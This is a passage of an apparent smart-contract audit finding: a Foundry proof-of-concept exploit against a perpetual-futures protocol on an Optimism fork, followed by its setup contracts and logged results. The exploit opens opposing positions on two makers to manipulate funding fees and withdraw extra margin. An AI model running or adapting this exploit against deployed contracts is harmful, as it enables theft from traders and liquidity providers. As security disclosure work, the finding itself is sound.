       baseToken2.approve(address(maker), type(uint256).max);
       maker.deposit(2000*1e18);

       //initial oracle maker deposit: $3M (1000 base tokens)
       deal(address(collateralToken), makerLp, 3000000*1e6, false);
       collateralToken.approve(address(oracle_maker), type(uint256).max);
       oracle_maker.deposit(3000000*1e6);
       vm.stopPrank();

       //Also deposit collateral directly to SHBM to simulate some existing
↪   margin on the SHBM from previous activity
       _deposit(marketId, address(maker), 3000000*1e6);

       //Exploiter opens the maximum possible (-1000 base tokens) long on oracle
↪   maker
        vm.startPrank(exploiter);
        (int256 posBase, int256 openNotional) = clearingHouse.openPosition(
            IClearingHouse.OpenPositionParams({
                marketId: marketId,
                maker: address(oracle_maker),
                isBaseToQuote: false,
                isExactInput: false,
                amount: 1000*1e18,
```


```
            oppositeAmountBound:type(uint256).max,
            deadline: block.timestamp,
            makerData: ""
        })
    );

    (posBase,openNotional) = clearingHouse.openPosition(
        IClearingHouse.OpenPositionParams({
            marketId: marketId,
            maker: address(maker),
            isBaseToQuote: true,
            isExactInput: true,
            amount: 2000 * 1e18,
            oppositeAmountBound:0,
            deadline: block.timestamp,
            makerData: ""
        })
    );

    console.log("Funding Fee Rate after short:");
    int256 ffeeRate = fundingFee.getCurrentFundingRate(marketId);
    console.logInt(ffeeRate);

    //move to next block
    vm.warp(block.timestamp + 2 seconds);

    //Exploiter closes the short to realize gains
    clearingHouse.openPosition(
        IClearingHouse.OpenPositionParams({
            marketId: marketId,
            maker: address(maker),
            isBaseToQuote: false,
            isExactInput: false,
            amount: 2000 * 1e18,
            oppositeAmountBound:type(uint256).max,
            deadline: block.timestamp,
            makerData: ""
        })
    );

    //Exploiter closes the long position
    clearingHouse.openPosition(
        IClearingHouse.OpenPositionParams({
            marketId: marketId,
            maker: address(oracle_maker),
            isBaseToQuote: true,
            isExactInput: true,
```


```
                amount: 1000e18,
                oppositeAmountBound:0,
                deadline: block.timestamp,
                makerData: ""
            })
        );

        int256 exploiterMargin = vault.getMargin(marketId, exploiter);
        console.log("Exploiter's margin after both positions are closed: ");
        console.logInt(exploiterMargin);

        closeUniswapV3Position(uniPositionId, spotLp);

        vm.startPrank(exploiter);

        //At this point the exploiter could withdraw only part of the margin
↪   because there aren't enough collateral
        int256 upDec = vault.getUnsettledPnl(marketId,address(exploiter));
        int256 stDec = vault.getSettledMargin(marketId,address(exploiter));
        int256 marg = stDec-upDec;
        uint256 margAbs = marg.abs();
        uint256 toWithdraw =
↪   margAbs.formatDecimals(INTERNAL_DECIMALS,collateralToken.decimals());

        vault.transferMarginToFund(marketId,toWithdraw);
        vault.withdraw(vault.getFund(exploiter));

        vm.stopPrank();

        uint256 finalQuoteBalance =
↪   collateralToken.balanceOf(address(exploiter));
        //console.log("Exploiter balance using the available collateral at that
↪   momment: %s", finalQuoteBalance);

        //Simulates losses for a trader in order to demonstrate that the whole
↪   margin amount could be withdrawn if there is enough collateral
        _deposit(marketId, address(oracle_maker), 3000000*1e6);

        vm.startPrank(trader);

        _mockPythPrice(5000,0);
        clearingHouse.openPosition(
            IClearingHouse.OpenPositionParams({
                marketId: marketId,
                maker: address(oracle_maker),
                isBaseToQuote: false,
                isExactInput: false,
```

```
                amount: 1200 * 1e18,
                oppositeAmountBound:type(uint256).max,
                deadline: block.timestamp,
                makerData: ""
            })
        );
         _mockPythPrice(3000,0);

       clearingHouse.openPosition(
            IClearingHouse.OpenPositionParams({
                marketId: marketId,
                maker: address(oracle_maker),
                isBaseToQuote: true,
                isExactInput: true,
                amount: 1200 * 1e18,
                oppositeAmountBound:0,
                deadline: block.timestamp,
                makerData: ""
            })
        );

        vm.startPrank(exploiter);

        uint256 exploiterMarginAbs = exploiterMargin.abs().formatDecimals(INTERN
↪  AL_DECIMALS,collateralToken.decimals());

        vault.transferMarginToFund(marketId, exploiterMarginAbs - toWithdraw);
        vault.withdraw(vault.getFund(exploiter));

        finalQuoteBalance = collateralToken.balanceOf(address(exploiter));
        console.log("Exploiter Quote balance at End: %s", finalQuoteBalance);
        console.log("LP balance at End %d", collateralToken.balanceOf(spotLp));
    }
}
```

```
// SPDX-License-Identifier: GPL-3.0-or-later
pragma solidity >=0.8.0;

import "forge-std/Test.sol";
import "../clearingHouse/ClearingHouseIntSetup.sol";
import { Vault } from "../../src/vault/Vault.sol";
import { SpotHedgeBaseMaker } from "../../src/maker/SpotHedgeBaseMaker.sol";
import { IUniswapV3Factory } from "../../src/external/uniswap-v3-core/contracts/
↪  interfaces/IUniswapV3Factory.sol";
import { IUniswapV3PoolActions } from "../../src/external/uniswap-v3-core/contra
↪  cts/interfaces/pool/IUniswapV3PoolActions.sol";
```

```
import { IUniswapV3PoolImmutables } from "../../src/external/uniswap-v3-core/con
↪  tracts/interfaces/pool/IUniswapV3PoolImmutables.sol";
import { ISwapRouter } from "../../src/external/uniswap-v3-periphery/contracts/i
↪  nterfaces/ISwapRouter.sol";
import { IQuoter } from
↪  "../../src/external/uniswap-v3-periphery/contracts/interfaces/IQuoter.sol";
import { TestCustomDecimalsToken } from "../helper/TestCustomDecimalsToken.sol";
import { TestWETH9 } from "../helper/TestWETH9.sol";
import { INonfungiblePositionManager } from "./INonfungiblePositionManager.sol";
import { IPythOracleAdapter } from
↪  "../../src/oracle/pythOracleAdapter/IPythOracleAdapter.sol";

import { IERC20 } from "../../lib/forge-std/src/interfaces/IERC20.sol";

contract SpotHedgeBaseMakerForkSetup2 is ClearingHouseIntSetup {
    //uint256 forkBlock = 105_302_472; // Optimiam mainnet @ Thu Jun  8 05:55:21
↪  UTC 2023
    uint256 forkBlock = 119_532_497;

    address public makerLp = makeAddr("MakerLP");
    address public spotLp = makeAddr("SpotLP");

    string public name = "SHBMName";
    string public symbol = "SHBMSymbol";
    TestWETH9 public weth;
    TestCustomDecimalsToken public baseToken;

    // Optimism Mainnet
    ISwapRouter public uniswapV3Router =
↪  ISwapRouter(0xE592427A0AEce92De3Edee1F18E0157C05861564); // Uniswap v3 Swap
↪  Router v1 @ Optimism Mainnet
    IUniswapV3Factory public uniswapV3Factory =
↪  IUniswapV3Factory(0x1F98431c8aD98523631AE4a59f267346ea31F984); // Uniswap v3
↪  Factory @ Optimism Mainnet
    IQuoter public uniswapV3Quoter =
↪  IQuoter(0xb27308f9F90D607463bb33eA1BeBb41C27CE5AB6); // Uniswap v3 Quoter v1
↪  @ Optimism Mainnet
    INonfungiblePositionManager public uniswapV3NonfungiblePositionManager =
        INonfungiblePositionManager(0xC36442b4a4522E871399CD717aBDD847Ab11FE88);

    bytes public uniswapV3B2QPath;
    bytes public uniswapV3Q2BPath;
    address public uniswapV3SpotPool;

    bytes public priceUpdateData =
```


```
        hex"01000000030d00c2dfc7626e7076b83f19fc5bca281d3c241729ef369b135e3081af
↪   cacf856c696fdae82a2b1ed4ddfc14a667d6a7348ab8c6f2fdf0becc4e0577e37b71b73fe501
↪   01b438a63525b8f5d54b3947cc0404073f53cc24ea852fcbd2d56a1591c4f3e30456da37ded2
↪   cfb57f896b2f96444cae02838a70575cfbc102e600b070afa9e27d000265cdfbbc26cd8c5a1d
↪   ceb5caba526bacd706a523ef961bae56a7f45d572e2e22499d0f920267b053545cb4e7c441dd
↪   3129d671ef494a7208e9c3134944539bde0004f5c1588e839c930bdc4d2e7c7e6b6bc659b0f2
↪   a4a0ad5d7f12140170ec7e32630f87424945880dae481005be935c8a479add63711c452937ae
↪   278ff68bd23d5a0106b9bc81d31511a03ab4f36e9fe5d9b8dd95be083967fad01c0174b96018
↪   5959cc4da89357995efd6c29fd94d4c54e581ee52349ba14e7d1901b82a250b008d8f700095f
↪   ae6f46953a46d1556b1400f4afc899bdf522a6396b9833cbe864da6a614c8e3cf109c651d896
↪   a48ce94159f1f5e6c37937cefb1032489223dc7b3c6c0df40f010a8af3499aadd61ddfaa0ec4
↪   abb9a08a12edce8fc54837b90c68344dcba1cf9b2442208e11b79f77cab15a6fa0901b8bb5ee
↪   99e653190e17695afdb8dba452ae03010ba0c63e50c205d5d87e218521673d7944b94f5a06dc
↪   6925ea726d25876a9c24cc753eb5abc2f932a67f5884f705ba03c66745b0aad1f6d04a455f76
↪   e826394e40010d0486e73d19b5e55144ad08cee2337185eba4e79353528a9bb42b922aa1d5e8
↪   be5f197a74ab06064bbf9a4e0c4c1c9b658f75d81d36c546c3caa73d1e2eac0570010e938165
↪   17a08ed4ceb404c41f56c1a0ab769667d6a023d71e4057697dbcd475f159a54ce7a80fdeec8e
↪   3f0bea5cb8767648514ba801ec55fc4724d0f96531ed15000f8ce5c6b4cb93dfbad4336ab270
↪   dc3365d8903bf340687c08be5230461011974325afe1e02042b64f48c9beae8c4854f7b12569
↪   184fa4c9e445506bd3a13871b20011f46645418821afbf7bf69e95cc07c80f1b5d254b8e561d
↪   04ce88f08e8719161d7258c8e30ce3cbae425516f4a60c30cb9313dd0545e385911a601461e0
↪   3d90500012e31a8e7fbd8a81c8f1e8a2b1a6f743b8a901fc7bdc2b486aa9f2d15c300d16f938
↪   028165aca84b5bc01e63409ef80335aa2569484590d4c7e2f9a987e61a67f90164816d450000
↪   0000001af8cd23c2ab91237730770bbea08d61005cdda0984348f3f6eecb559638c0bba00000
↪   00001b85a2b5015032574800030001000102000500 9d04028fba493a357ecde648d51375a445
↪   ce1cb9681da1ea11e562b53522a5d3877f981f906d7cfe93f618804f1de89e0199ead306edc0
↪   22d3230b3e8305f391b00000002a9e84375f000000000e7a7d61ffffff80000002aa6a23250
↪   000000000e3b3f37010000000a0000000c0000000064816d450000000064816d450000000064
↪   816d440000002a9e84375f000000000e7a7d610000000064816d44e6c020c1a15366b779a8c8
↪   70e065023657c88c82b82d58a9fe856896a4034b0415ecddd26d49e1a8f1de9376ebebc03916
↪   ede873447c1255d2d5891b92ce57170000002c572b0c400000000009a7ec80fffffff8000000
↪   2c5f098748000000000a05793701000000070000000800000000064816d450000000064816d45
↪   0000000064816d440000002c57236b200000000009a04b600000000064816d44c67940be40e0
↪   cc7ffaa1acb08ee3fab30955a197da1ec297ab133d4d43d86ee6ff61491a931112ddf1bd8147
↪   cd1b641375f79f5825126d665480874634fd0ace0000002ac38a57d00000000004d9a8adffff
↪   fff80000002acd333e50000000000454715701000000180000002000000000064816d45000000
↪   0064816d450000000064816d440000002ac38a57d00000000004d9a8ad0000000064816d448d
↪   7c0971128e8a4764e757dedb32243ed799571706af3a68ab6a75479ea524ff846ae1bdb6300b
↪   817cee5fdee2a6da192775030db5615b94a465f53bd40850b50000002abcc96d4c000000000b
↪   c27de1fffffff80000002ac30d8e800000000014a8c71c01000000080000000a000000006481
↪   6d450000000064816d450000000064816d440000002abcc96d4c000000000bc27de100000000
↪   64816d44543b71a4c292744d3fcf814a2ccda6f7c00f283d457f83aa73c41e9defae034ba025
↪   5134973f4fdf2f8f7808354274a3b1ebc6ee438be898d045e8b56ba1fe130000000000000000
↪   0000000000000000ffffffff800000000000000000000000000000000000000000000000800
↪   00000064816d450000000064816d41000000000000000000000000000000000000000000000
↪   000000000000000000";
```

```
    SpotHedgeBaseMaker public maker;
    ERC20 baseToken2;
     address token0 = 0x4200000000000000000000000000000000000006;
        address token1 = 0x7F5c764cBc14f9669B88837ca1490cCa17c31607;

    function setUp() public virtual override {
        vm.label(address(uniswapV3Router), "UniswapV3Router");
        vm.label(address(uniswapV3Factory), "UniswapV3Factory");
        vm.label(address(uniswapV3Quoter), "UniswapV3Quoter");
        vm.label(address(uniswapV3NonfungiblePositionManager),
↪   "UniswapV3NonfungiblePositionManager");
        vm.createSelectFork(vm.rpcUrl("optimism"), forkBlock);

        collateralToken =  ERC20(token1);
        baseToken2 = ERC20(token0);

        ClearingHouseIntSetup.setUp();
        _setCollateralTokenAsCustomDecimalsToken(6);
        vm.label(address(collateralToken), collateralToken.symbol());

        // disable borrwoing fee
        config.setMaxBorrowingFeeRate(marketId, 0, 0);

        // use forkPyth
        _deployPythOracleAdaptorInFork();

        uint24 spotPoolFee = 500;

        uniswapV3B2QPath = abi.encodePacked(address(token0),
↪   uint24(spotPoolFee), address(token1));

        uniswapV3Q2BPath = abi.encodePacked(address(token1),
↪   uint24(spotPoolFee), address(token0));

        deal(address(token0), spotLp, 100e18, false);
        deal(address(token1), spotLp, 200000e6, false);

        //
        // Provision the maker
        //

        config.createMarket(marketId, priceFeedId);
        maker = new SpotHedgeBaseMaker();
        _enableInitialize(address(maker));
        maker.initialize(
            marketId,
            name,
```


```
            symbol,
            address(addressManager),
            address(uniswapV3Router),
            address(uniswapV3Factory),
            address(uniswapV3Quoter),
            address(token0),
            // since margin ratio=accValue/openNotional instead of posValue, it
↪   can't maintain 1.0 most of the time
            // even when spotHedge always do 1x long
            0.5 ether
        );
        config.registerMaker(marketId, address(maker));

        maker.setUniswapV3Path(address(token0), address(token1),
↪   uniswapV3B2QPath);
        maker.setUniswapV3Path(address(token1), address(token0),
↪   uniswapV3Q2BPath);

        //console.log(address(maker.quoteToken()));
        //console.log(address(maker.baseToken()));

        deal(address(token0), address(makerLp), 1e18, false);
        vm.startPrank(makerLp);

        IERC20(token0).approve(address(maker), type(uint256).max);

        maker.deposit(1e18);
        vm.stopPrank();
    }

    function test_excludeFromCoverageReport() public override {
        // workaround:
↪   https://github.com/foundry-rs/foundry/issues/2988#issuecomment-1437784542
    }
}
```

```
// SPDX-License-Identifier: GPL-2.0-or-later
pragma solidity >=0.8.0;
pragma abicoder v2;

/// @title Non-fungible token for positions
/// @notice Wraps Uniswap V3 positions in a non-fungible token interface which
↪   allows for them to be transferred
/// and authorized.
interface INonfungiblePositionManager
{
```


```
    struct MintParams {
        address token0;
        address token1;
        uint24 fee;
        int24 tickLower;
        int24 tickUpper;
        uint256 amount0Desired;
        uint256 amount1Desired;
        uint256 amount0Min;
        uint256 amount1Min;
        address recipient;
        uint256 deadline;
    }

     struct CollectParams {
        uint256 tokenId;
        address recipient;
        uint128 amount0Max;
        uint128 amount1Max;
    }

    /// @notice Collects up to a maximum amount of fees owed to a specific
↪   position to the recipient
    /// @param params tokenId The ID of the NFT for which tokens are being
↪   collected,
    /// recipient The account that should receive the tokens,
    /// amount0Max The maximum amount of token0 to collect,
    /// amount1Max The maximum amount of token1 to collect
    /// @return amount0 The amount of fees collected in token0
    /// @return amount1 The amount of fees collected in token1
    function collect(CollectParams calldata params) external payable returns
↪   (uint256 amount0, uint256 amount1);

    /// @notice Creates a new position wrapped in a NFT
    /// @dev Call this when the pool does exist and is initialized. Note that if
↪   the pool is created but not initialized
    /// a method does not exist, i.e. the pool is assumed to be initialized.
    /// @param params The params necessary to mint a position, encoded as
↪   `MintParams` in calldata
    /// @return tokenId The ID of the token that represents the minted position
    /// @return liquidity The amount of liquidity for this position
    /// @return amount0 The amount of token0
    /// @return amount1 The amount of token1
    function mint(MintParams calldata params)
        external
        payable
        returns (
```

```
            uint256 tokenId,
            uint128 liquidity,
            uint256 amount0,
            uint256 amount1
        );

    /// @notice Burns a token ID, which deletes it from the NFT contract. The
↪   token must have 0 liquidity and all tokens
    /// must be collected first.
    /// @param tokenId The ID of the token that is being burned
    function burn(uint256 tokenId) external payable;

     struct DecreaseLiquidityParams {
        uint256 tokenId;
        uint128 liquidity;
        uint256 amount0Min;
        uint256 amount1Min;
        uint256 deadline;
    }

    /// @notice Decreases the amount of liquidity in a position and accounts it
↪   to the position
    /// @param params tokenId The ID of the token for which liquidity is being
↪   decreased,
    /// amount The amount by which liquidity will be decreased,
    /// amount0Min The minimum amount of token0 that should be accounted for the
↪   burned liquidity,
    /// amount1Min The minimum amount of token1 that should be accounted for the
↪   burned liquidity,
    /// deadline The time by which the transaction must be included to effect
↪   the change
    /// @return amount0 The amount of token0 accounted to the position's tokens
↪   owed
    /// @return amount1 The amount of token1 accounted to the position's tokens
↪   owed
    function decreaseLiquidity(DecreaseLiquidityParams calldata params)
        external
        payable
        returns (uint256 amount0, uint256 amount1);

            /// @notice Returns the position information associated with a given
↪   token ID.
    /// @dev Throws if the token ID is not valid.
    /// @param tokenId The ID of the token that represents the position
    /// @return nonce The nonce for permits
    /// @return operator The address that is approved for spending
    /// @return token0 The address of the token0 for a specific pool
```


```
    /// @return token1 The address of the token1 for a specific pool
    /// @return fee The fee associated with the pool
    /// @return tickLower The lower end of the tick range for the position
    /// @return tickUpper The higher end of the tick range for the position
    /// @return liquidity The liquidity of the position
    /// @return feeGrowthInside0LastX128 The fee growth of token0 as of the last
↪   action on the individual position
    /// @return feeGrowthInside1LastX128 The fee growth of token1 as of the last
↪   action on the individual position
    /// @return tokensOwed0 The uncollected amount of token0 owed to the
↪   position as of the last computation
    /// @return tokensOwed1 The uncollected amount of token1 owed to the
↪   position as of the last computation
    function positions(uint256 tokenId)
        external
        view
        returns (
            uint96 nonce,
            address operator,
            address token0,
            address token1,
            uint24 fee,
            int24 tickLower,
            int24 tickUpper,
            uint128 liquidity,
            uint256 feeGrowthInside0LastX128,
            uint256 feeGrowthInside1LastX128,
            uint128 tokensOwed0,
            uint128 tokensOwed1
        );
}
```

```
// SPDX-License-Identifier: GPL-3.0-or-later
pragma solidity >=0.8.0;

import "../BaseTest.sol";
import "../../src/clearingHouse/ClearingHouse.sol";
import "../../src/vault/IPositionModelEvent.sol";
import { FixedPointMathLib } from "solady/src/utils/FixedPointMathLib.sol";
import { ERC20 } from "@openzeppelin/contracts/token/ERC20/ERC20.sol";
import { IPyth } from "pyth-sdk-solidity/IPyth.sol";
import { PythStructs } from "pyth-sdk-solidity/PythStructs.sol";
import { AbstractPyth } from "pyth-sdk-solidity/AbstractPyth.sol";
import { MulticallerWithSender } from "multicaller/MulticallerWithSender.sol";
import { AddressManager } from "../../src/addressManager/AddressManager.sol";
import { Config } from "../../src/config/Config.sol";
```

```
import { SystemStatus } from "../../src/systemStatus/SystemStatus.sol";
import { Vault } from "../../src/vault/Vault.sol";
import { FundingFee } from "../../src/fundingFee/FundingFee.sol";
import { TestBorrowingFee } from "../helper/TestBorrowingFee.sol";
import { TestMaker } from "../helper/TestMaker.sol";
import { TestDeflationaryToken } from "../helper/TestDeflationaryToken.sol";
import { TestCustomDecimalsToken } from "../helper/TestCustomDecimalsToken.sol";
import { PythOracleAdapter } from
↪  "../../src/oracle/pythOracleAdapter/PythOracleAdapter.sol";
import { MakerReporter } from "../../src/makerReporter/MakerReporter.sol";

address constant MULTICALLER_WITH_SENDER =
↪  0x00000000002Fd5Aeb385D324B580FCa7c83823A0;

contract ClearingHouseIntSetup is BaseTest {
    using FixedPointMathLib for int256;

    uint256 marketId = 0;
    ERC20 public collateralToken;
    TestDeflationaryToken public deflationaryCollateralToken;
    Vault public vault;
    ClearingHouse public clearingHouse;
    Config public config;
    SystemStatus public systemStatus;
    TestBorrowingFee public borrowingFee;
    FundingFee public fundingFee;
    IPyth public pyth = IPyth(makeAddr("Pyth"));
    bytes32 public priceFeedId =
↪  0xff61491a931112ddf1bd8147cd1b641375f79f5825126d665480874634fd0ace;
    PythOracleAdapter public pythOracleAdapter;
    AddressManager public addressManager;
    MulticallerWithSender public multicallerWithSender =
↪  MulticallerWithSender(payable(MULTICALLER_WITH_SENDER));
    MakerReporter public makerUtilRatioReporter;

    function setUp() public virtual {
        // external contact
        deflationaryCollateralToken = new TestDeflationaryToken("DF-USDC",
↪  "DF-USDC");
        //collateralToken = ERC20(new TestCustomDecimalsToken("USDC", "USDC",
↪  6));
        collateralToken = ERC20(0x7F5c764cBc14f9669B88837ca1490cCa17c31607);
        vm.label(address(collateralToken), collateralToken.symbol());

        // core contract
        addressManager = new AddressManager();
```

```
        vault = new Vault();
        _enableInitialize(address(vault));
        vault.initialize(address(addressManager), address(collateralToken));

        clearingHouse = new ClearingHouse();
        _enableInitialize(address(clearingHouse));
        clearingHouse.initialize(address(addressManager));

        config = new Config();
        _enableInitialize(address(config));
        config.initialize(address(addressManager));
        config.setMaxOrderValidDuration(3 minutes);
        config.setInitialMarginRatio(marketId, 0.1e18); // 10%
        config.setMaintenanceMarginRatio(marketId, 0.0625e18); // 6.25%
        config.setLiquidationFeeRatio(marketId, 0.5e18); // 50%
        config.setLiquidationPenaltyRatio(marketId, 0.025e18); // 2.5%
        config.setDepositCap(type(uint256).max); // allow maximum deposit

        systemStatus = new SystemStatus();
        _enableInitialize(address(systemStatus));
        systemStatus.initialize();

        borrowingFee = new TestBorrowingFee();
        _enableInitialize(address(borrowingFee));
        borrowingFee.initialize(address(addressManager));

        fundingFee = new FundingFee();
        _enableInitialize(address(fundingFee));
        fundingFee.initialize(address(addressManager));

        pythOracleAdapter = new PythOracleAdapter(address(pyth));

        makerUtilRatioReporter = new MakerReporter();
        _enableInitialize(address(makerUtilRatioReporter));
        makerUtilRatioReporter.initialize(address(addressManager));

        // Deposit oracle fee
        pythOracleAdapter.depositOracleFee{ value: 1 ether }();

        // copy bytecode to MULTICALLER_WITH_SENDER and initialize the slot
↪  0(reentrancy lock) for it
        vm.etch(MULTICALLER_WITH_SENDER, address(new
↪  MulticallerWithSender()).code);
        vm.store(MULTICALLER_WITH_SENDER, bytes32(uint256(0)), bytes32(uint256(1
↪  << 160)));

        vm.mockCall(
```


```
            address(pyth),
            abi.encodeWithSelector(AbstractPyth.priceFeedExists.selector,
↪   priceFeedId),
            abi.encode(true)
        );

        addressManager.setAddress(VAULT, address(vault));
        addressManager.setAddress(CLEARING_HOUSE, address(clearingHouse));
        addressManager.setAddress(BORROWING_FEE, address(borrowingFee));
        addressManager.setAddress(FUNDING_FEE, address(fundingFee));
        addressManager.setAddress(PYTH_ORACLE_ADAPTER,
↪   address(pythOracleAdapter));
        addressManager.setAddress(MAKER_REPORTER,
↪   address(makerUtilRatioReporter));
        addressManager.setAddress(CONFIG, address(config));
        addressManager.setAddress(SYSTEM_STATUS, address(systemStatus));
    }

    // function test_PrintMarketSlotIds() public {
    //     // Vault._statMap starts from slot 201 (find slot number in
↪   .openzeppelin/xxx.json)
    //     for (uint i = 0; i < 101; i++) {
    //         bytes32 slot = keccak256(abi.encode(0 + i, uint(201)));
    //         console.log(uint256(slot));
    //     }
    // }

    function test_excludeFromCoverageReport() public virtual override {
        // workaround:
↪   https://github.com/foundry-rs/foundry/issues/2988#issuecomment-1437784542
    }

    function _setCollateralTokenAsDeflationaryToken() internal {
        vault = new Vault();
        _enableInitialize(address(vault));
        vault.initialize(address(addressManager),
↪   address(deflationaryCollateralToken));
        addressManager.setAddress(VAULT, address(vault));
    }

    function _setCollateralTokenAsCustomDecimalsToken(uint8 decimal) internal {
        vault = new Vault();
        _enableInitialize(address(vault));
        //collateralToken = ERC20(new TestCustomDecimalsToken("USDC", "USDC",
↪   decimal));
        vm.label(address(collateralToken), collateralToken.symbol());
        vault.initialize(address(addressManager), address(collateralToken));
```


```
        addressManager.setAddress(VAULT, address(vault));
    }

    // ex: 1234.56 => price: 123456, expo = -2
    function _mockPythPrice(int64 price, int32 expo) internal {
        PythStructs.Price memory basePythPrice = PythStructs.Price(price, 0,
↪   expo, block.timestamp);

        vm.mockCall(
            address(pyth),
            abi.encodeWithSelector(IPyth.getPriceNoOlderThan.selector,
↪   priceFeedId),
            abi.encode(basePythPrice)
        );
    }

    function _mockPythPrice(int64 price, int32 expo, uint256 timestamp) internal
↪   {
        PythStructs.Price memory basePythPrice = PythStructs.Price(price, 0,
↪   expo, timestamp);

        vm.mockCall(
            address(pyth),
            abi.encodeWithSelector(IPyth.getPriceNoOlderThan.selector,
↪   priceFeedId),
            abi.encode(basePythPrice)
        );
    }

    // deposit to funding account and transfer to market account
    function _deposit(uint256 _marketId, address trader, uint256 amount)
↪   internal {
        deal(address(collateralToken), trader, amount, true);
        vm.startPrank(trader);
        // only approve when needed to prevent disturbing asserting on the next
↪   clearingHouse.deposit call
        if (collateralToken.allowance(trader, address(vault)) < amount) {
            collateralToken.approve(address(vault), type(uint256).max);
        }

        // use multicall so that we can have vm.expecttraderabove the _deposit()
↪   call
        address[] memory targets = new address[](2);
        targets[0] = address(vault);
        targets[1] = address(vault);

        bytes[] memory data = new bytes[](2);
```


```
        data[0] = abi.encodeWithSelector(vault.deposit.selector, trader, amount);
        data[1] =
↪   abi.encodeWithSignature("transferFundToMargin(uint256,uint256)", _marketId,
↪   amount);

        uint256[] memory values = new uint256[](2);
        values[0] = 0;
        values[1] = 0;

        multicallerWithSender.aggregateWithSender(targets, data, values);
        vm.stopPrank();
    }

    // deposit to funding account
    function _deposit(address trader, uint256 amount) internal {
        deal(address(collateralToken), trader, amount, true);
        vm.startPrank(trader);
        // only approve when needed to prevent disturbing asserting on the next
↪   clearingHouse.deposit call
        if (collateralToken.allowance(trader, address(vault)) < amount) {
            collateralToken.approve(address(vault), type(uint256).max);
        }
        vault.deposit(trader, amount);
        vm.stopPrank();
    }

    function _newMarketWithTestMaker(uint256 marketId_) internal returns
↪   (TestMaker maker) {
        maker = new TestMaker(vault);
        _newMarket(marketId_);
        config.registerMaker(marketId_, address(maker));
        return maker;
    }

    function _newMarket(uint256 marketId_) internal {
        if (config.getPriceFeedId(marketId_) == 0x0) {
            config.createMarket(marketId_, priceFeedId);
        }
    }

    function _deployPythOracleAdaptorInFork() internal {
        // use Optimism pyth contract address
        pythOracleAdapter = new
↪   PythOracleAdapter(0xff1a0f4744e8582DF1aE09D5611b887B6a12925C);
        // Deposit oracle fee
        pythOracleAdapter.depositOracleFee{ value: 1 ether }();
```

```
        addressManager.setAddress(PYTH_ORACLE_ADAPTER,
↪   address(pythOracleAdapter));
    }

    function _trade(address trader_, address maker_, int256 size, uint256
↪   priceInEther) internal {
        _tradeWithRelayFee(marketId, trader_, maker_, size, priceInEther,
↪   makeAddr("relayer"), 0, 0);
    }

    function _tradeWithRelayFee(
        uint256 marketId_,
        address trader_,
        address maker_,
        int256 size_,
        uint256 priceInEther, // when priceInEther = 1, it means 1 ether
        address relayer,
        uint256 takerRelayFee,
        uint256 makerRelayFee
    ) internal {
        // workaround when we have hard coded whitelisted auth
        vm.mockCall(
            address(addressManager),
            abi.encodeWithSelector(AddressManager.getAddress.selector,
↪   ORDER_GATEWAY),
            abi.encode(relayer)
        );

        if (!clearingHouse.isAuthorized(trader_, relayer)) {
            vm.prank(trader_);
            clearingHouse.setAuthorization(relayer, true);
        }
        if (!clearingHouse.isAuthorized(maker_, relayer)) {
            vm.prank(maker_);
            clearingHouse.setAuthorization(relayer, true);
        }

        bytes memory makerData;
        if (!config.isWhitelistedMaker(marketId, maker_)) {
            makerData = abi.encode(IClearingHouse.MakerOrder({ amount:
↪   (size_.abs() * priceInEther) }));
        }

        vm.prank(relayer);
        clearingHouse.openPositionFor(
            IClearingHouse.OpenPositionForParams({
                marketId: marketId_,
```


```
                maker: maker_,
                isBaseToQuote: size_ < 0, // b2q:q2b
                isExactInput: size_ < 0, // (b)2q:q2(b)
                amount: size_.abs(),
                oppositeAmountBound: size_ < 0 ? 0 : type(uint256).max,
                deadline: block.timestamp,
                makerData: makerData,
                taker: trader_,
                takerRelayFee: takerRelayFee,
                makerRelayFee: makerRelayFee
            })
        );
    }

    function _openPosition(uint256 marketId_, address maker_, int256 size_)
↪   internal {
        clearingHouse.openPosition(
            IClearingHouse.OpenPositionParams({
                marketId: marketId_,
                maker: maker_,
                isBaseToQuote: size_ < 0, // b2q:q2b
                isExactInput: size_ < 0, // (b)2q:q2(b)
                amount: size_.abs(),
                oppositeAmountBound: size_ < 0 ? 0 : type(uint256).max,
                deadline: block.timestamp,
                makerData: ""
            })
        );
    }

    function _openPositionFor(
        uint256 marketId_,
        address trader_,
        address maker_,
        int256 size_,
        uint256 priceInEther, // when priceInEther = 1, it means 1 ether
        address relayer,
        uint256 takerRelayFee,
        uint256 makerRelayFee
    ) internal {
        vm.prank(relayer);
        clearingHouse.openPositionFor(
            IClearingHouse.OpenPositionForParams({
                marketId: marketId_,
                maker: maker_,
                isBaseToQuote: size_ < 0, // b2q:q2b
                isExactInput: size_ < 0, // (b)2q:q2(b)
```


```
                amount: uint256(size_),
                oppositeAmountBound: size_ < 0 ? 0 : type(uint256).max,
                deadline: block.timestamp,
                makerData: abi.encode(IClearingHouse.MakerOrder({ amount:
↪   (uint256(size_) * priceInEther) })),
                taker: trader_,
                takerRelayFee: takerRelayFee,
                makerRelayFee: makerRelayFee
            })
        );
    }

    function _getPosition(uint256 _marketId, address trader) internal view
↪   returns (PositionProfile memory) {
        return
            PositionProfile({
                margin: vault.getMargin(_marketId, trader),
                unsettledPnl: vault.getUnsettledPnl(_marketId, trader),
                positionSize: vault.getPositionSize(_marketId, trader),
                openNotional: vault.getOpenNotional(_marketId, trader)
            });
    }

    function _getMarginProfile(
        uint256 marketId_,
        address trader_,
        uint256 price_
    ) internal view returns (LegacyMarginProfile memory) {
        return
            LegacyMarginProfile({
                positionSize: vault.getPositionSize(marketId_, trader_),
                openNotional: vault.getOpenNotional(marketId_, trader_),
                accountValue: vault.getAccountValue(marketId_, trader_, price_),
                unrealizedPnl: vault.getUnrealizedPnl(marketId_, trader_,
↪   price_),
                freeCollateral: vault.getFreeCollateral(marketId_, trader_,
↪   price_),
                freeCollateralForOpen: vault.getFreeCollateralForTrade(
                    marketId_,
                    trader_,
                    price_,
                    MarginRequirementType.INITIAL
                ),
                freeCollateralForReduce: vault.getFreeCollateralForTrade(
                    marketId_,
                    trader_,
                    price_,
```


```
                    MarginRequirementType.MAINTENANCE
                ),
                marginRatio: vault.getMarginRatio(marketId_, trader_, price_)
            });
    }
}
```

Results:

1.0e18

```
Exploiter Quote balance at Start: 6000000000000
Funding Fee Rate after short:
-4999999999999999
Exploiter's margin after both positions are closed:
600046939604806156201046 4
Exploiter Quote balance at End: 6000469396048
```

1.1e18

```
Exploiter Quote balance at Start: 6000000000000
Funding Fee Rate after short:
-22216831940191314
Exploiter's margin after both positions are closed:
601375737997293737444627 4
Exploiter Quote balance at End: 6013757379972
```

1.2e18

```
